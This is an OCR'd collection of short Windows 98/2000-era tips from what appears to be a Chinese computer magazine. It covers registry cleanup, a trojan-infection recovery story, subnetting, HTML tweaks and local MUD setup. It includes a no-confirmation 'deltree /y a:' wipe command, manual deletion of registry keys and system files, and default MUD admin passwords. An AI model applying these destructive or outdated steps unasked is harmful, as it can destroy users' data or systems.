有一种DLL文件，它是应用程序安装时在Windows中注册的链接文件。一般情况下应用程序卸载后相应的DLL文件也就没什么用处了，但有时这些DLL文件并不仅仅是某个应用程序单独使用，而可能被几个应用程序所共享，因此删除时就需要小心从事了。笔者不推荐使用Norton CleanSweep等工具软件，因为这是一个纯英文的软件，而且使用起来极其危险，假如操作失误，严重时甚至会导致系统崩溃。最保险的是在注册表编辑器中进行，找到HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\ShardDLLs分支，假如键值为“0x00000002”，则说明该DLL文件正在被2个应用程序所使用。检查这里的键值为“0x00000000”的DLL文件名（如图3所示），记下后再到C:\Windows\System目录下删除对应的文件，不过这样操作起来比较麻烦。



图3

五、应用软件删除技巧

应用程序的删除最好让程序自动完成，尽量不要手工删除，也就是利用它的“Uninstall”或“卸载”功能完成，这样可以在删除程序时很大程度地清除程序留在系统注册表、System目录下的有关共享信息，特别是可以同时删除安装目录，以后一般也不会出现什么问题。假如应用程序未曾提供“Uninstall”或“卸载”功能，你还可以到“控制面板/添加删除程序”中看一看，从这里删除程序也是比较安全的。有一些比较特殊的应用软件如IE、DirectX等，你还必须借助于专门的卸载工具进行。在卸载程序时，经常会看到提示某某文件被其他应用程序共享，是否删除的信息，假如你没有什么把握，最好保留为好。

不过，万一这几种方法都不奏效，恐怕只能采取强行删除的手段了，先备份有关重要的系统文件，如注册表、System目录后，从资源管理器中直接删除该应用程序的安装目录就可以了。但此时在注册表中往往还遗留了许多残余信息，特别是HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall路径下（如图4），卸载结束后你可以到这里将有关软件的键值删除。假如你想彻底



图4

删除，当然还要从“编辑/查找”菜单下查找到所有相关键值才行（对于WPS2000等软件，非正常卸载后的再次安装尤其重要），不过删除前可一定要备份注册表哟。

怎么样，删除也大有学问吧？！

重装Windows 98的经验

□江苏 王志军

现在的硬盘大了，我们的应用软件安装得也非常多，虽然很多朋友注意只将操作系统如Windows 98安装在C盘，将大多数的应用软件安装在其他分区，这样可以在系统崩溃时将操作减少到最低程度。但其实无论你如何注意应用软件的安装、卸载，Windows目录仍会越来越大，这是因为绝大多数软件在安装时都要往Windows\System中拷贝一些文件和注册软件信息，而在卸载时却往往由于各种原因而无法彻底删除这些文件，系统启动也越来越慢，因此一些高手为了清洁系统就定期重装系统。

不过，很多朋友并不喜欢将硬盘格式化重装系统（这种方式需要你事先备份重要资料，而且还需要重新安装大量应用软件，更讨厌的是你还必须再次安装很多硬件的驱动程序，花费的时间非常之多）。因此他们大多数是选择覆盖安装的方法，这样既可以在一定程度上修复Windows 98的种种错误，又不会破坏其他分区上安装的应用软件的使用，也不需重新安装硬件的驱动程序，这是一种比较简单、安全的方法。

但事实上，采取覆盖安装Windows 98的方法往往无法彻底修复系统错误，因为简单的覆盖安装根本无法保证能够解决所有问题。笔者经常使用的一个方法是使用著名的Ghost（克隆）软件来帮忙，关于该软件的使用《电脑爱好者》以前已经介绍过不少，只是提醒朋友们最好在刚安装完Widnows 98系统后就先备份一次，这时的系统是最干净的。第二次备份是在安装完应用软件和常用工具软件后再进行一次。当然你还可以根据实际情况进行第三次、第四次备份（反正现在的硬盘容量足够大，而且你只需要备份C盘，应该是没有问题的，假如你有双硬盘，那么就更简单了，索性将整个硬盘的资料备份到第二硬盘上）。笔者认为有这两次备份已经足够了，以后系统运行速度变慢时，你就可以选择这两个备份中的一个进行恢复，绝对比你重装系统方便得多哟！当然假如你在备份后又安装了其他应用软件，那么可能会有一些无法使用，需要你再次安装，但有些只要重建快捷方式就可以了。

重点提示：在用Ghost恢复时一定要看清源盘和目标盘、源分区和目标分区，否则可能会引起大麻烦的哟！

恢复注册表 免重新安装系统

刘安峰



2001年1月17日，早上上网收Email时，收到一封名为RE:《人格测验》的BIG5码的邮件。启动东方快车后，正文内容是一些关于人格分析测验的长篇说明，右边的附件有一个emanuel.exe的程序文件（如图1），文件大小是16.5kB，双击出现如图2所示窗口，"确定"后出现"该程序执行了非法操作"。谁这么爱开玩笑？




图1




图2

我随手启动浏览器准备输入网址，没想到再次出现了这个错误提示，坏了，被攻击了。不管什么程序都启动不了，一直出现该错误提示，操作系统的反应也迟钝起来。怎么办？我一边启动杀毒软件，一边查看注册表中的启动项，什么都没有发现。接着又用查找命令将修改时间为当天的文件全部显示出来，一项项翻看，终于有了一些进展。在C:\Windows\System目录下有一个Wintask.exe的程序文件，其大小、图标与Emanuel.exe完全一样。我马上把它删除，再次进入IE浏览器，这次出现C:\Windows\System\Wintask.exe路径无效。右击IE快捷方式的属性，其快捷方式并没有指向Wintask.exe，而是正常的IE路径，唉！

可能是注册表的问题，恢复它试试，接着我重新启动进入到COMMAND命令提示符，竟然死机了，试了几次也没用。我启动到安全模式，在开始的运行里输入C:\Windows\Sysbckup\后回车，出现了系统备份目录。这里存放的是近期的系统注册表和一些Windows必要的动态链接库的备份，这个目录在安装时已经加上了系统和隐藏属性，平时是不可见的。在该目录中找到rb000.cabrb004.cab压缩包文件，分别是最近几次Windows自己创建的备份，内容是user.dat、system.dat、win.ini和system.ini，根据文件建立的日期来确定是哪一天的备份。我找到了时间最近的01-16-2001的CAB文件，选中后释放到C:\Windows目录，重新启动，一切OK，省去了重装系统的时间。

在这里再次告诫各位电脑爱好者，网上发来的不可靠程序千万不要随便打开，这一次仅仅是个小小的教训。

Win2000 安装过程中按 Reset 之后……

马奔腾

不能抵抗 Win2000 的诱惑，决定将在原 WinMe（4.90.3000 正式零售版）的操作系统下安装新的 Win2000，构造双操作系统。

安装过程还算顺利，只是……在安装程序的前半部分（即蓝屏中文 DOS 状态）不小心按下了 Reset……“没关系嘛，重启后再运行安装程序不就 OK 了”我想。在检测完硬件后，按 Enter 进行安装，却报告说“C 盘已经损坏，要按 F 键格式化 C 盘还是按 F3 退出”。什么？C 盘损坏了？在“我的文档”里还有很重要的文件啊！我吓了一跳，赶紧按 F3 退出，重新启动，发现还能进入 WinMe，并且一切正常，用磁盘扫描程序检测了整个硬盘，也没有什么错误，我心里纳闷，该不会是 Win2000 检测错了吧？

备份好数据后，再进入 Win2000 安装程序，故障依旧……按 F 格式化看看，一会儿又出现画面说“C 盘无法格式化”云云，真气人！要是 C 盘坏了，怎么还能进 WinMe 并且一切正常呢？在 DOS 下用 Format 命令格式化了几个分区，重装 WinMe，一切顺利，再装 Win2000，还是说 C 盘损坏！咦，会不会是刚才按 Reset 的时候，Win2000 正在给硬盘分区表“做手脚”，因为突然重启而出错，但不影响 WinMe 呢？一番思索后，我立刻启动 Partition Magic 5.0 的 DOS 版，一会儿果然提示分区表有错误，问是否修复。按“yes”，一会儿出现了主界面，估计已经修复了错误，按 EXIT 退出，重启后再运行 Win2000 安装程序，不再有任何错误提示了，Win2000 终于被我请进了硬盘。

鼠标 阻我装 Win2000

马奔腾

朋友的机器上装有 WinMe，要我去给他再装个 Win2000。但是检测硬件完毕出现一个菜单（按 Enter 安装，按 R 修复原来的 Win2000，按 F3 退出）后死机。重启 N 次无效，怀疑病毒作怪，拿出刚升级的 KV3000，却没有发现半个病毒的影子。怀疑 CPU 过热引起死机，打开机箱后发现 CPU 散热片也不过 40°C左右（可以肯定散热片与 CPU 接触良好）。进入 WinMe 玩了一会儿 3D 游戏，也没有死机。难道 Win2000 跟某个硬件过不去，发生了冲突？立即把扫描仪、Modem、打印机、摄像头等外设去掉，进入安装程序仍然死机。

我的眼光落到桌面的鼠标上，这个鼠标是朋友花了 70 多元买来的冒牌货，外壳粗糙，驱动程序软盘里还带了一大堆 CIH，如果不是刚买回来就被 KILL98 的防火墙发现并消灭了，后果还真恐怖……于是毫不留情地把鼠标拔掉，很顺利地把 Win2000 安装完成了。再关机并插上鼠标，开机进入 Win2000，发现了新硬件，鼠标还算能正常使用了。

自动清除文档菜单

¡õ重庆　王小煜

在日常使用 Windows 时，也许你会经常这样清除文档菜单中的内容：点击“开始→设置→任务栏和开始菜单”，在“任务栏属性”中的“开始菜单程序”选项卡中单击“清除”按钮。长期重复这项枯燥的操作会让你感到厌烦，有没有什么办法来解决这个问题呢？

笔者通过分析发现，Windows系统在打开某些类型的文件（比如*.txt、*.doc、*.xls、*.bmp等）时，会在Windows目录下一个名为recent的隐含目录中，创建一个扩展名为*.lnk的快捷方式文件，而Recent目录中的lnk快捷方式文件就会出现在开始菜单的文档菜单中。弄清这些以后，我们就可以很容易实现自动清除文档菜单了。在 C:\autoexec.bat 文件中加上：del C:\windows\recent*.lnk（当Windows目录为C:\windows时），即可在机器启动时自动清除文档菜单。对Win2000，一般地址为“Win2000安装分区\Documents and settings\用户名（你的登录名）\Recent。

再也不必频繁地按那个清除按钮啦！

快速清空A盘一法

□上海　Jason

平时我们经常要清除软盘中的无用内容，一般的做法为先打开A盘，然后选中其中要删除的内容，再按Delete键进行删除。但是由于受软驱读写速度的限制，往往比较费时，如果用磁盘格式化也不快。受到“清空回收站”的启发，我们可以在右键菜单中为A盘添加一个快捷命令选项，从而不必打开A盘就可迅速清除其中的内容。

具体方法如下：

1. 运行注册表编辑器，展开 HKEY_CLASSES_ROOT\Drive\Shell 分支，在其下新建一名为‘CleanA”的主键（当然你也可以用其他名字），并将其“默认”键值改为一个便于识别的名字，如“清空 A 盘”。

2. 在上述“CleanA”主键下新建一名为“command”的主键，取值为‘deltree.exe /y a:”。

此后你在任一驱动器盘符上右击鼠标，在弹出的菜单中都会有“清空 A 盘”这个命令选项，执行后即可快速清空 A 盘中的所有内容。

最后需要说明的是，我们调用deltree删除命令时使用了/y参数，所以整个清空A盘的过程是直接执行的，不需要用户的确认。如果你觉得不太放心，可去掉上述命令中的/y参数，这样在删除文件前会逐个提示用户进行选择，键入y则删除，键入n则不删除。

让软件在中文目录下正常工作

□江苏 冯亮

前几天重装Win98SE，最后安装网络蚂蚁（安装在E:\网络工具\netants\中），然后用Magic set进行注册表扫描，结果发现在列出的注册表垃圾中，有三个键值与网络蚂蚁有关。我仔细看了一下，发现它们有一个共同的特点，就是键值当中应该是“网络工具”这四个字的地方都是乱码。我当时就觉得这几个键值肯定有用，因此就没有把这三个键值清除。

退出Magic set后，发现网络蚂蚁不能用，当右击要下载的链接时，选中Download by netants没有反应，选中Download all by netants，系统提示“Netants not properly installed on this PC！”我当时就预感到可能和那三个键值有关，于是断线下网，运行regedit进入注册表编辑器，选中“编辑”>“查找”(在查找这一项中的“只匹配整个字符串”前面不要打勾，其他的选项都打勾，下面几例都一样)，在“查找目标中”填入“netants”，再反复地点击“查找下一个(F3)”，把出现的键值中凡是包含“E:\乱码\netants\”这个路径的其中的乱码都改为“网络工具”(修改时网络工具这四个字不要加双引号)。结果再上网试试，右键菜单的那两个功能可以用了。

类似的情况在网际快车Flashget（Jetcar）和超星阅读器3.52版本中也有，我也用同样的方法把它改过来了。

我后来想了一下，程序运行之所以不正常，是因为它的动态库文件要向系统注册，以便程序运行时通过系统调用这个动态库文件，而它注册的路径中因为含有中文，但中文显示为乱码，系统识别不了，运行就不正常了。例如网络蚂蚁中是AntAPI.dll这个文件在注册表中的键值包含乱码。

当然如果你将其安装在英文目录下，就不会出现以上这些现象了。



巧存邮件中的背景音乐

□江苏 太子

ÒÈÕÇ¬ 收到MM的一封来信，打开后被信中的背景音乐深深打动。于是就想把背景音乐保存下来，想起MM时独立倾听。^_^刚想保存，却发现无处下手，原来Outlook Express没有提供保存邮件背景音乐的功能。怎么办呢？

黄天不负有心人，最后我终于把背景音乐找出来了。方法如下：打开Outlook Express，选中“工具>选项>发送标签”，去除“使用邮件原来的格式回复”前的小勾，将发送邮件格式的“HTML”改选成“纯文本”，然后按下确定（如图）。接着再将带有背景音乐的邮件转发（当然只需要出现转发窗口就行，并不需要真正寄出）。这时你会在附件中发现音乐文件（.mid或.wav），将此附件保存到指定的位置就可以了。有邮件背景音乐的朋友们赶快行动吧！

小技巧

□北京 陈荣桂

表单里的按钮、单选复选钮、文本框等元素也能换上彩衣，这绝对是一个令你心动的小技巧，而且它在低版本的浏览器中也能顺利通过。

下面的这段代码是将灰色的无线按钮变成绿色的，同样的方法可以改变其他表单元素的颜色。这段代码中，颜色由值rgb（0,255,0）决定，改变括号里的三个数字，便可以设置成你所想要的任一颜色。

```
<form method="POST">
<input type="radio" style="background-color:rgb(0,255,0)">
</form>
```

最近使用过的网址巧删除

□河南 王亚利

有时你浏览过的网址不想让别人看见，怎么办呢？如果使用“设置/任务栏和开始菜单/高级/清除”，则会把IE5地址栏所有的地址都清除，其实我们可以用注册表来选择删除特定的网址。

1.运行regedit，打开注册表编辑器。

2.打开HKEY_CURRENT_USER\Software\Microsoft\Internet explorer\Typedurls分支。

3.单击Typedurls子键，在该分支的右窗口内显示了最近使用过的网址列表。

4.在右窗口内选中某一键值项数据(如名称是“url6”,对应的数据是“Http://www.xxx.com”)，右击该名称，出现快捷菜单，选择“删除”。重启机器，再打开浏览器，单击地址栏。怎么样，你要删除的网址没有再现了吧？

在实验过程中，笔者发现这么一个现象，若你在注册表中删除了第n个url（即urln），重启机器后，在IE的地址栏中，第n个以后的地址将不再出现，也即出现最近使用的第1个到第n-1个网址。如果你在注册表中删除了url1这个键值，重启动后，IE地址栏将为空。

怎么样，做到风过不留痕了吧！

¡õ江苏 太子　山东 孙林

明明白白 配置 单机MUD



想玩MUD，又嫌网费贵，只好拿单机MUD来解馋。

1.准备工作

要想玩单机MUD，首先需要下面三个软件：MUDLIB（单机版MUD的源程序，比如“侠客行”和“西游记”等等，这里以西游记为例）、MUDOS（我用的是v22版）、zMUD（版本不限）。

驱猫带蚁把它们从网上Down到你的硬盘中，Down来的MUDLIB一般都是压缩文件，用Winzip把它解到一个目录中，假设是C:\game\xky。解压后打开一看，发现MUDLIB是由好多后缀为c的文件组成的，没有一个可执行文件，怎么办？

不要着急，下面就要用到第二个软件MUDOS了。看到MUDOS中的DOS，你一定会联想到老DOS系统。的确，MUDOS相当于一个操作系统，通过它对MUDLIB里的文件进行解释，就组成了我们玩的MUD世界。把MUDOS解压后也放到C:\ game\xky目录里。

2.修改config.***

不同的MUDLIB有不同的后缀，西游记是config.cfg。到C:\ game\xky目录找到一个名为config.cfg的文件，用Windows里的记事本对它进行如下的编辑。其实这就是单机MUD与网络MUD的本质区别（如果你玩腻了单机MUD，可以把下面的修改还原，那你又可以在网络上驰骋四海了）。

name of this MUD

name : 太子（这里改成你喜欢的名字）

port number to accept users on

port number : 6666（随便四位数，但一般都是4444、6666、8888等，在zMUD里的端口就要作相应的改动，这里应为6666）

the address server is an external program that lets the MUD translate

internet names to numbers (and vice versa). select an unused port.

address server ip : localhost

address server port : 6000

absolute pathname of MUDlib

MUDlib directory : c:\ game\xky （mudlib解压到的目录）

absolute pathname of driver\config dir

binary directory : c:\ game\xky （这一行是config.*所在的目录）

其他的都不要改，存盘退出。

3.加入wiz的名字和等级

如果您希望在西游记中以巫师身份登录，需要将您要使用的英文名字加入C:\game\xky\adm\etc\wizlist文件中（用记事本对它进行编辑）。格式为:yourname (admin)，如prince (admin)。

然后存盘。这样你就注册了一个wiz，注册后的prince就是admin级别的wiz。

有些单机MUD直接提供了巫师的用户名和密码，如：

风云二：Username:test，Password:Aa123456

侠客行：Username:test，Password:123456

4.运行程序

现在已经到了激动人心的最后关头了。运行安装目标下的MUDOS，将MUDLIB的配置文件选为你的配置文件(config.cfg)，port设为你选好的port，然后确定。等一会儿就会在你的任务栏里多了一个小小的地球，你的MUDOS目录里也多了一个MUDOS.log文件。然后启动zMUD，使用连接向导，在主机处填入：127.0.0.1，在Host栏中填入localhost，在port栏中填入6666，点击Connect按钮就OK了。怎么样，是不是看到熟悉的标题了？

当然，如果你嫌修改config.cfg文件比较麻烦，可以下载配置好的“单机版”MUD游戏代码（在“泥巴城堡”http://www.justmud.com中就有这样的源码）。下载后，将单机MUD解压到指定目录中（注意，侠客行解压到xkx，西游记解压到xyj）。首先运行MUDOS.exe文件，启动MUDOS，此时你会看到一个地球型图标出现在任务栏中。然后启动zMUD，使用连接向导，在Host栏中填入localhost，在port栏中填入5555，点击Connect按钮即可。

然后当然就是潇洒、艰辛的漫漫MUD路了……

迅速查看网站更新时间

□江苏 太子



作为有生命力的网站，它主要的法宝是不断的更新。那么作为一个浏览者，怎么才能知道你浏览的网站最后的更新时间呢？有些热心的站长会在网页的显要位置写上最后更新的时间，但是对于没有写的网站，我们如何知道它的更新时间呢？

其实方法也很简单，只要你打开该网站，在浏览器的地址栏中输入：javascript:alert(document.lastModified)，然后按回车确定，这时将会弹出一个信息窗口（如图），在这个窗口里你就会看到该网站的最后更新时间了。酷吧！

清清楚楚，子网划分

马洁明

在将网络划分为不同的子网之前，通常要确定所需子网的数目及分配给每个子网的最大主机数，然后才可定义每个子网的子网掩码、网络号的范围和主机号的范围。下面以已知一个B类地址182.48，要定义6个子网为例，进行讲解。

一、选择正确的子网掩码

具体步骤为：1.确定子网数目；2.将子网数目转换为二进制形式；3.将所需位数转换到高位；4.进行二到十进制转换，算出子网掩码。

如B类网络要划分成6（二进制为110）个子网，则需要三位。从高位开始的三个bit变为1，也就是11100000，即224，因此定义6个子网所需的子网掩码为255.255.224.0（11111111.11111111.11100000.00000000）。同理，要划分为2个子网（2的二进制为10，需要两位），则子网掩码为255.255.192.0（11111111.11111111.11000000.00000000）。划分为30个子网的子网掩码为255.255.248.0，划分为62个子网的子网掩码为255.255.252.0，划分为255个子网的子网掩码为255.255.255.0。当然即使你的子网数很小，你也可以取更大子网的情况，如都取为255.255.255.0等，这样的话，只要IP地址的***.***.X.***中的X不同，就属于两个不同的子网。

二、确定每个子网的网络号

具体步骤：1.列举所有可能的位组合；2.删除全0和全1的值（网络号和主机号均不允许使用这些值），进行二到十进制转换，算出各子网的网络号。

如要划分为6个子网，则有三位，可能的位组合有：

00000000=0　　(1)
00100000=32　　(2)
01000000=64　　(3)
01100000=96　　(4)
10000000=128　　(5)
10100000=160　　(6)
11000000=192　　(7)
11100000=224　　(8)

（1）和（8）要去掉，剩下6组有效组合就定义了如下的网络号：

182.48.32.0
182.48.64.0
182.48.96.0
182.48.128.0
182.48.160.0
182.48.192.0

三、确定每个子网的主机号范围

下表是B类网络182.48.0.0划分为6个子网，每个子网的IP地址范围：


子网络	起始地址	终止地址
32	182.48.32.1	182.48.63.254
64	182.48.64.1	182.48.95.254
96	182.48.96.1	182.48.127.254
128	182.48.128.1	182.48.159.254
160	182.48.160.1	182.48.191.254
192	182.48.192.1	182.48.223.254


对于其他的子网类型，大家可以用类似的方法解决。

OICQ上线八款特色代码

□西安　吴锐

看完《电脑爱好者》2001年2期的《OICQ之站长上线》和4期的《梦幻主页百宝囊》，我又给出了八种代码，让有主页同时又有OICQ的朋友们选择符合自己个性的OICQ上线。

款式一：代码：<img src="http://icon.tencent.com/OICQ号码/l/600/">

款式二：代码：<img src="http://icon.tencent.com/OICQ号码/l/603/">

款式三：代码：<img src="http://icon.tencent.com/OICQ号码/l/606/">

款式四：代码：<img src="http://icon.tencent.com/OICQ号码/l/609/">

款式五：代码：<img src="http://icon.tencent.com/OICQ号码/l/612/">

款式六：使用自己选择的OICQ头像（大）代码：<img src="http://icon.tencent.com/OICQ号码/l/头像编号/">

款式七：使用自己选择的OICQ头像（小）代码：<img src="http://icon.tencent.com/OICQ号码/s/头像编号/">

款式八：使用自定义的头像代码：<img src="http://icon.tencent.com/OICQ号码/l/00/">

头像编号就是你选择的OICQ头像对应的编号，编号计算公式：头像编号＝头像文件名的第一段×3－3。

Foxmail附件修改无效

□北京　段增泉

Foxmail 3.1设置简单，使用方便，特别适合初学者。不过近日发现有一个问题，极有可能会给大家造成损失！

在Foxmail中写电子邮件时，将一个硬盘中的Word文档作为附件插入，并放入发件箱，等候发送，接着对附件中的Word文件作一定修改，保存结果，退出Foxmail。再打开Foxmail一看，Word文档并没有修改。想想看，如果你修改的是非常重要的东西，但是你麻痹了这一点，发送了没有经过修改的邮件，说不定会给你造成很大的麻烦哟！同样，以TXT文档作为附件插入，也有类似问题。

知道了这一点，以后可一定要注意哟。

变压器不让猫上网

¡õ广州 kfrank

我使用的猫是Diamond SupraExpress 56/E 56k的，一天上网时无法拨号，开始以为是线路繁忙，于是等到凌晨5点拨号上网，还是不能连接。我觉得事情不妙，于是打开Win98控制面板中的“调制解调器”进行诊断，发现有几条AT指令没有响应（我记得刚买回来时每一条指令都是有响应的）。

没法子，只有去经销商那更换（幸好是一年保换的，看来售后服务还不错）。在买猫的地方，老板说先试一试，要是坏了马上换新的。可无论怎么试都没问题，连接速度很快，也没有掉线。我心里觉得奇怪，怎么在家里不行而在这正常呢？我仔细想了想家里的机器和这里的机器的区别，大家都是用BX主板，赛扬CPU，Win98，只是显卡不同，不可能是显卡导致故障啊，要是这样，早出问题了。哦！还有就是Modem所用的变压器不同！不管三七二十一，先让他们换上我在家里用的变压器试试再说，结果故障发生了，怎么也连接不上！

后来仔细想想，才记得出现故障的前一晚不小心把“火牛”摔了一下。于是换了一个变压器，问题解决。

实战

□山东　绝代丑妹妹

键盘在长使用时间之后，经常会出现按键不灵的现象，其实在一般情况下都是由于灰尘积累过多造成的，但是一般的朋友却对其敬而远之，往往不敢自己动手去修理……其实在修理过程中只要做到胆大心细，就完全能够自己解决。俺今天为大家介绍一下详细的步骤，让各位菜鸟朋友也能够自己DIY一下键盘！

首先当然就是拆卸键盘啦！键盘背面所能够看到的螺丝要用十字改锥全部卸下，注意，可能在键盘背面的不干胶牌下面还隐藏了一颗螺丝，你只有揭开不干胶贴才可以看到它，当然，如果你揭开这个标贴也就不可能再获得质保了。

拆下所有的螺丝后，轻轻把键盘的两块面板分开，大家会看到靠键盘正面左上方会有一个电路板，在电路板上你可以看到一些固定螺丝，你必须把这些固定螺丝拆下。小心的拆下那块电路板，有些键盘的电路板会有导线，切忌用力过猛把它弄坏！拿下这块电路板后，你可以看到一块软软的塑料板，上面有许多金属导电线路以及金属触点，键盘就是通过这些触点输入字母的，经常使用的一些键上面会积累一些灰尘，这通常是按键不灵的症结所在，你只需要用一些柔软的干布拭去上面的灰尘（比如专门擦拭眼镜的布），擦拭时不要使用水哟。

你的键盘按键不灵时，还等什么呢？！还有，键盘的按键都可以拆下来清洗，晾干后再一个个安装上即可。

让网页滚动条五彩缤纷

¡õ±³¾©　陈荣桂

当某一网页包含的内容过多时，浏览器窗口会自动显示出一个滚动条，以方便我们查看网页的其他部分。然而滚动条总是一副灰朴朴的嘴脸，是不是破坏了你苦心经营的网页的完美性？别着急，如果你的浏览器是IE5.5的话，那就让我们为滚动条改头换面吧！

打开网页的源文件，在标志<head></head>之间增加如下代码：

```
<style type="text/css">
  .color { scrollbar-arrow-color:FF0000; scrollbar-face-color:0000FF; }
</style>
```

然后在<body>标志中增加一个CLASS="color"的属性，保存退出。在浏览器中打开刚才修改过的网页，你将惊喜地发现，滚动条变成彩色的了。

在这个例子中，color是一个自定义的CSS类名，你可以把它替换成其他的名字，但一定要和CLASS的属性值保持一致。scrollbar-arrow-color是滚动条上下箭头的颜色，scrollbar-face-color是滚动条的颜色，其颜色值由6位十六进制数表示，可以改变该数值以获得自己想要的颜色。

OE 名片的妙用

¡õÉÄ¨ 激情飞扬

为了宣传自己和自己的网站，很多人在邮件里做文章，有的人就直接在邮件正文的尾部添加一段文字，称为“签名”。这个功能在现在的 Foxmail 中使用非常广泛，OE 中只要在“工具 / 选项 / 签名”中就可以设置。

其实 OE 中有个发送名片的功能倒很新颖，能吸引不少人。而且它的内容远比添加一段话来的丰富，连着姓名邮件地址网址甚至是 OICQ 号都一起宣传了。做法很简单，首先在“工具 / 通讯簿 / 新建联系人”里添加一个人，内容当然填自己的啦，越详细就越有宣传效力。然后在 OE 中“工具 / 选项 / 撰写”里，将“名片”下的“邮件”复选框打上勾，选择自己的名片！

这样，名片会作为附件发送，扩展名是 .vcf，也不用担心对方直接将它删除掉，只要对方使用的是 OE，显示时并不是像附件的那种回形针标记，而是一个名片的标记。

再现“网上邻居”图标

王智

一日，某科室的一位老师说他“爱机”中的“网上邻居”不见了，跟其他科室的计算机无法联系，但是仍可以通过局域网中的“网关”上 Internet。

我打开“系统 / 设备管理器”，发现网卡驱动程序表现正常，“控制面板 / 网络”中的网络配置也正常。接下来我先是从“开始”/“查找”/“计算机”处，试图找到局域网中的其他用户，结果提示所要查找的计算机的外壳程序无法找到。然后，我又从“开始”/“运行”/“ping 计算机名”来检查网络的线路，结果提示同上，我又在资源管理器的地址栏中直接输入“\\ 计算机名”，结果依旧。

以上的尝试证明了要想与局域网中的其他用户实现互访，必须要有“网上邻居”这个接口程序。我从“设备管理器”中将网卡驱动程序删除以后，重新从软盘安装。重启计算机，久违的“网上邻居”终于现身，配备好网络协议、服务等以后，再次重新启动机器，打开“网上邻居”，各路英豪依旧。

还我 对等网打印

□广东 陈伟东

一打字店新购置了一台电脑，并用两块 TP－Link/PCI 网卡与原来的一台旧电脑连成了对等网，准备把原来的 HP6L 激光打印机及 LQ－1600K III 针式打印机接在新电脑上，让旧电脑通过对等网共享新电脑上的两台打印机。

笔者帮忙调试好对等网后，在新电脑上依次安装了两台打印机的驱动程序，试打印一切正常。然后再在旧电脑上安装网络打印机，安装成功后测试打印也正常。可第二天一早，店老板便急呼我，说旧电脑无法通过对等网进行打印。笔者赶去一看，不管选 HP6L 还是 LQ－1600K III 打印，打印机都没有一点反应。试着在旧电脑上重新安装网络打印驱动程序后，打印恢复正常。可好景不长，下午打印时，又出现了同样的故障。

于是，笔者进行了仔细检查，在旧电脑上双击打开“网上邻居”，再双击打开“新电脑”，然后右击共享打印机“HP6L”的图标，在弹出菜单里选择“捕获打印机端口”，发现打印机的端口已被改为 LPT2，再查看 LQ－1600K III，也是如此。问题恐怕就出在这里了，马上进行查毒、杀毒，都一无所获，排除了病毒的因素。

难道每次出现打印故障时，都得去重装一次网络打印驱动程序？无奈之际，随手翻开了《HP LaserJet 6L Gold 打印机用户指南》，并仔细研读。这时才发现 HP6L 激光打印机的驱动程序有两个，一个是基于主机的驱动程序，另一个是 PCL 驱动程序，并有“如果您的主机满足系统要求，并且要在网络中访问该台打印机，则选择 PCL 驱动程序”的说明。故障原因终于找到，是 HP6L 基于主机的驱动程序引起不能通过对等网进行打印的故障。

接着笔者删去了新电脑上 HP6L 基于主机的打印驱动程序，并重新安装了 PCL 的打印驱动程序，再在旧电脑上安装好网络打印机，试打印正常。再多次关机重启两台机器后测试打印正常，同时，原来在旧电脑上用 HP6L 进行网络打印时，新电脑上会弹出一个令人讨厌且影响操作的打印状态窗口也消失了。

自制小音响

□湖北 崔新潮




有时旧货摊上有很多有利用价值的小东西，我就东拼西凑组装了一个小音响，如图所示。

其中有旧 AT 电源一个（35 元），旧光驱一个（40 元，但一定要带播放键，二速的也可以，读盘能力可要好哟），旧有源音箱一对（20 元），一共不到 100 元。

将电源同光驱接好，用电源直接对有源音箱的功放电路供电，因为 AT 电源绝对比它自带的变压器好，而且可以用一开关控制。再将功放电路从音箱内部移出，这样可改善音质，塑料音箱内可加海绵改善音质。把两个音箱挂在床头，放一张 CD，别有一番风味。大家如果有条件，试试看吧！

□江苏　王志军

顺利打开 ATA66/100 模式的 PCI IDE Busmaster 程序



笔者的机器是Windows Me/2000双系统，主板使用VIA的693A芯片组，为打开昆腾硬盘的Ultra ATA66模式，着实费了笔者不少功夫。下面，笔者就谈一谈自己的体会。

1.在Windows Me系统下打开Ultra ATA66模式

使用VIA芯片组的朋友都知道，假如不安装VIA的四合一驱动程序包，是无法打开Ultra ATA66模式的，这个四合一驱动程序包自1999年4月2日发布4IN1 401版本以来，其影响逐渐扩大，现在的最新版本是4.26版本，虽然驱动之家提供了最新的4.28版本，但那并不是威盛公司的官方版本，也可以索性安装主板附送的驱动光盘上的四合一程序，不过可能功能上稍弱一些。

一般情况下我们当然都是去下载其最新版本，会得到一个类似4in1428.zip的压缩文件，大小约900kB左右。将它解压缩到一个临时目录中，找到其中的Setup.exe安装程序就可以直接安装了。曾经有一些朋友说，可以修改INSTALL.DAT文件为自定义四合一驱动程序包的安装模式，但根据笔者经验，安装4.26以下版本时，当你修改了这个文件后反而会造成驱动器工作在兼容模式下的错误，建议一般朋友还是采取默认方式为好。

